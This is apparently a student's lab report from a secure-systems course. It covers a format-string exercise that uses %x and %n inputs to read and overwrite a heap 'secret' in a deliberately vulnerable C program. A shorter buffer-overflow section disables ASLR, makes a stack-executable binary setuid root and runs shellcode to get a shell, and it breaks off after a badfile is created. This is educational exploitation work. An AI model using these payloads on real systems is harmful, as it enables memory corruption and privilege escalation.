Design of Secure Computer Systems

Lab 9

FormatStrings & Buffer Overflow


The First Lab will be Format String to gain first-hand experience on format-string vulnerability. The Second Lab will be on Buffer Overflow.

Name: Rakshita Mathur

1. Format Strings


Exploit the vulnerability

Before beginning this task, ensure that Address Space Layout Randomization (ASLR) is enabled:
Command used: **sudo sysctl -w kernel.randomize_va_space=2**




```
ubuntu@formatstring:~$ sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
ubuntu@formatstring:~$ 
```

We open the program using the cat command.




```
ubuntu@formatstring:~$ cat vul_prog.c
/* vul_prog.c */

#include<stdio.h>
#include<stdlib.h>

#define SECRET1 0x40
#define SECRET2 0x52

int main(int argc, char *argv[])
{
    char user_input[100];
    int *secret;
    int *address_fix; /* hack to keep scanf delimiters out of addresses */
    int int_input;
    int a, b, c, d; /* other variables, not used here.*/

    /* The secret value is stored on the heap */
    address_fix = (int *) malloc(2*sizeof(int));
    secret = (int *) malloc(2*sizeof(int));

    /* getting the secret */
    secret[0] = SECRET1; secret[1] = SECRET2;

    printf("The variable secret's address is 0x%x (on stack)\n", (unsigned int)&secret);
    printf("The variable secret's value is 0x%x (on heap)\n", (unsigned int)secret);
    printf("secret[0]'s address is 0x%x (on heap)\n", (unsigned int)&secret[0]);
    printf("secret[1]'s address is 0x%x (on heap)\n", (unsigned int)&secret[1]);

    printf("Please enter a decimal integer\n");
    scanf("%d", &int_input);  /* getting an input from user */
    printf("Please enter a string\n");
    scanf("%s", user_input); /* getting a string from user */

    /* Vulnerable place */
    printf(user_input);
    printf("\n");

    /* Verify whether your attack is successful */
    printf("The original secrets: 0x%x -- 0x%x\n", SECRET1, SECRET2);
    printf("The new secrets:      0x%x -- 0x%x\n", secret[0], secret[1]);
    return 0;
}
ubuntu@formatstring:~$ 
```

Now we compile the file using the command **gcc -z execstcak -fno-stack-protector -o vul_prog vul_prog.c**




```
ubuntu@formatstring:~$ gcc -z execstack -fno-stack-protector -o vul_prog vul_prog.c
vul_prog.c: In function 'main':
vul_prog.c:24:66: warning: cast from pointer to integer of different size [-Wpointer-to-int-cast]
     printf("The variable secret's address is 0x%x (on stack)\n", (unsigned int)&secret);
                                                                  ^
vul_prog.c:25:63: warning: cast from pointer to integer of different size [-Wpointer-to-int-cast]
     printf("The variable secret's value is 0x%x (on heap)\n", (unsigned int)secret);
                                                               ^
vul_prog.c:26:55: warning: cast from pointer to integer of different size [-Wpointer-to-int-cast]
     printf("secret[0]'s address is 0x%x (on heap)\n", (unsigned int)&secret[0]);
                                                       ^
vul_prog.c:27:55: warning: cast from pointer to integer of different size [-Wpointer-to-int-cast]
     printf("secret[1]'s address is 0x%x (on heap)\n", (unsigned int)&secret[1]);
                                                       ^
vul_prog.c:35:12: warning: format not a string literal and no format arguments [-Wformat-security
]
     printf(user_input);
            ^
ubuntu@formatstring:~$
```

Compiling the code and putting the values that will give seg fault. So we have successfully crashed the program.




```
ubuntu@formatstring:~$ ./vul_prog
The variable secret's address is 0x18347b68 (on stack)
The variable secret's value is 0xe2a030 (on heap)
secret[0]'s address is 0xe2a030 (on heap)
secret[1]'s address is 0xe2a034 (on heap)
Please enter a decimal integer
1
1
Please enter a string
%s
%s
Segmentation fault (core dumped)
ubuntu@formatstring:~$
```

Comping again by giving a simple integer and string




```
ubuntu@formatstring:~$ ./vul_prog
The variable secret's address is 0x38097098 (on stack)
The variable secret's value is 0x2523030 (on heap)
secret[0]'s address is 0x2523030 (on heap)
secret[1]'s address is 0x2523034 (on heap)
Please enter a decimal integer
1
1
Please enter a string
a
a
a
The original secrets: 0x40 -- 0x52
The new secrets:      0x40 -- 0x52
ubuntu@formatstring:~$
```

We can print the secret value and its location.




```
ubuntu@formatstring:~$ ./vul_prog
The variable secret's address is 0xce0df198 (on stack)
The variable secret's value is 0xa7f030 (on heap)
secret[0]'s address is 0xa7f030 (on heap)
secret[1]'s address is 0xa7f034 (on heap)
Please enter a decimal integer
123456789
123456789
Please enter a string
%08x/%08x/%08x/%08x/%08x/%08x/%08x/%08x/%s
%08x/%08x/%08x/%08x/%08x/%08x/%08x/%08x/%s
00000001/328c5790/0000000a/00000000/32ae4700/ce0df2f8/328d8ac6/00000001/@
The original secrets: 0x40 -- 0x52
The new secrets:      0x40 -- 0x52
ubuntu@formatstring:~$
```

Now we will modify this value.



```
ubuntu@formatstring:~$ ./vul_prog
The variable secret's address is 0x61591778 (on stack)
The variable secret's value is 0x954030 (on heap)
secret[0]'s address is 0x954030 (on heap)
secret[1]'s address is 0x954034 (on heap)
Please enter a decimal integer
123456789
123456789
Please enter a string
%08x/%08x/%08x/%08x/%08x/%08x/%08x/%08x/%n
%08x/%08x/%08x/%08x/%08x/%08x/%08x/%08x/%n
00000001/94fe1790/0000000a/00000000/95200700/615918d8/94ff4ac6/00000001/
The original secrets: 0x40 -- 0x52
The new secrets:      0x48 -- 0x52
ubuntu@formatstring:~$
```


And now we have modified the value to a specific value 0x4a



```
ubuntu@formatstring:~$ ./vul_prog
The variable secret's address is 0x9a2216a8 (on stack)
The variable secret's value is 0xa7c030 (on heap)
secret[0]'s address is 0xa7c030 (on heap)
secret[1]'s address is 0xa7c034 (on heap)
Please enter a decimal integer
123456789
123456789
Please enter a string
%08x/%08x/%08x/%08x/%08x/%08x/%08x/%08x/12%n/%x
%08x/%08x/%08x/%08x/%08x/%08x/%08x/%08x/12%n/%x
00000001/60819790/0000000a/00000000/60a38700/9a221808/6082cac6/00000001/12/78383025
The original secrets: 0x40 -- 0x52
The new secrets:      0x4a -- 0x52
ubuntu@formatstring:~$
```


1. Buffer Overflow

Setting the randomizer to zero




```
ubuntu@bufoverflow:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
```

Compiling the porgrams




```
ubuntu@bufoverflow:~$ gcc -m32 -o call_shellcode -z execstack call_shellcode.c
ubuntu@bufoverflow:~$ gcc -m32 -o exploit exploit.c
ubuntu@bufoverflow:~$ gcc -g -m32 -o stack -fno-stack-protector -z execstack stack.c
ubuntu@bufoverflow:~$ ls
call_shellcode  call_shellcode.c  compile.sh  exploit  exploit.c  stack  stack.c  whilebash.sh
ubuntu@bufoverflow:~$ 
```

Changing the permission of the file




```
ubuntu@bufoverflow:~$ sudo chown root:root stack
ubuntu@bufoverflow:~$ sudo chmod 4755 stack
ubuntu@bufoverflow:~$ ./ compile.sh
-su: ./: Is a directory
ubuntu@bufoverflow:~$ ./compile.sh
ubuntu@bufoverflow:~$ ./call_shellcode
$ ps -p $$
  PID TTY          TIME CMD
  464 pts/2    00:00:00 sh
$ exit
```


Mad a badfile with 1000 inputs of A



